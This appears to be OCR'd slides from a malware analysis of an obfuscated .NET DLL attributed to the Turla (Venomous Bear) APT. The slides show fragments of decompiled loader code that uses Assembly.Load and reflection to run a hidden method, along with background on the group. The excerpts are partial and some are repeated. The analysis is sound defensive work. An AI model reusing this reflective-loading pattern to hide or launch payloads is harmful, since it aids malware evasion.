


```
Frkmlkdkdubkznbkmcf (1.0.0.0)
  Frkmlkdkdubkznbkmcf.dll
    Type References
    Referen
    Resour
    { } -
      \u0
      \u0002\u2000 @02000003
      \u0002\u2000\u2000 @02000004
      \u0002\u2001 @02000005
```


```
Frkmlkdkdubkznbkmcf.dll
.NET Framework 4
AnyCPU (64-bit preferred)
No image file
```

Loading .NET DLL and launching as an Assembly


1. Create an instance of **'RuntimeAssembly'** class
2. .NET constructs a dynamic reference on the fly as a result of calling **Assembly.Load**




```
public static Assembly PrintFacade()
{
    int num = 3;
    int num2 = num;
    Assembly result;
    for (;;)
    {
        Assembly assembly2;
        switch (num2)
        {
        case 1:
            goto IL_47;
        case 2:
            goto IL_47;
        case 3:
```



```
    }

    // Token: 0x0600000A RID: 10 RVA: 0x000024AC File Offset: 0x000006AC
    internal static object LogoutItem(object A_0)
    {
        return Assembly.Load(A_0);
    }
```




```
{ } System.Reflection
    AmbiguousMatchException @0200058
    Assembly @02000586
```



```
                IL_15F:
                goto IL_130;
            }
            IL_74:
            flag = Manager.ReflectItem(methodInfo2.Name, "Ylfwdwgmpilzyaph");
            num = 11;
            continue;
            IL_186:
            methodInfo2 = methodInfo;
            goto IL_74;
        }
```

Loading .NET DLL and launching as an Assembly


3. Use **Reflection** to execute Assembly's method in runtime



```
            IL_15F:
            goto IL_130;
        }
        IL_74:
        flag = Manager.ReflectItem(methodInfo2.Name, "Ylfwdwgmpilzyaph");
        num = 11;
        continue;
        IL_186:
        methodInfo2 = methodInfo;
        goto IL_74;
    }
```

Loading .NET DLL and launching as an Assembly

4. We are in the Assembly (**Frkmlkdkdubkznbkmcf.dll**) now



```
\u000E\u2004 @020000A5
\u000E\u2004\u2000 @02
\u000E\u2005 @020000AF
\u000E\u2006 @020000B0
\u000E\u2007 @020000B1
\u000E\u2008 @020000B2
\u000E\u2009 @020000B3
\u000E\u200A @020000B4
\u000E\u200B @020000B5
\u000F @020000B8
\u000F\u2000 @020000B9
\u000F\u2000\u2000 @02
\u000F\u2001 @020000BE
\u000F\u2001\u2000 @02
\u000F\u2002 @020000C0
\u000F\u2002\u2000 @02
\u000F\u2003 @020000C4
```

```
using System;

namespace ClassLibrary1
{
    // Token: 0x020000D4 RID: 212
    public static class Main
    {
        // Token: 0x060005B9 RID: 1465 RVA: 0x0001BF3C File Offset: 0x0001A13C
        public static void Ylfwdwgmpilzyaph()
        {
            \u0005\u2005\u2000.\u000E\u2005\u2000().\u0002(\u0005\u2005\u2000.\u000F\u2005\u2000(), "#6k@H!uq=A", null);
        }

        // Token: 0x060005BA RID: 1466 RVA: 0x0001BF54 File Offset: 0x0001A154
        private static void \u0002()
        {
            \u0005\u2005\u2000.\u000E\u2005\u2000().\u0002(\u0005\u2005\u2000.\u000F\u2005\u2000(), "#6k@J\"&T(!", null);
        }
    }
}
```

Frkmlkdkdubkznbkmcf.dll

Turla or VENOMOUS BEAR APT

A.k.a. Snake, VENOMOUS Bear, Group 88, Waterbug, WRAITH, Uroburos, Pfinet, TAG_0530, KRYPTON, Hippo Team, Pacifier APT, Popeye, SIG23, IRON HUNTER, MAKERSMARK, ATK13, G0010, ITG12, Blue Python, SUMMIT, UNC4210


Turla is a Russian-based threat group that has infected victims in over 45 countries, spanning a range of industries including government, embassies, military, education, research and pharmaceutical companies since 2004.

Attributed attacks:

- 2008: the US Central Command
- 2013: Finnish Foreign Ministry
- 2014-2016: The Swiss military firm RUAG
- 2017-2018: the German government

Source: https://attack.mitre.org/versions/v10/groups/G0010/

Turla attack delivering CAPIBAR and KAZUAR backdoors (CERT-UA#6981)



Microsoft Threat Intelligence
@MsftSecIntel

Microsoft has identified targeted attacks against the defense sector in Ukraine and Eastern Europe by the threat actor Secret Blizzard (KRYPTON, UAC-0003) leveraging DeliveryCheck, a novel .NET backdoor used to deliver a variety of second stage payloads.

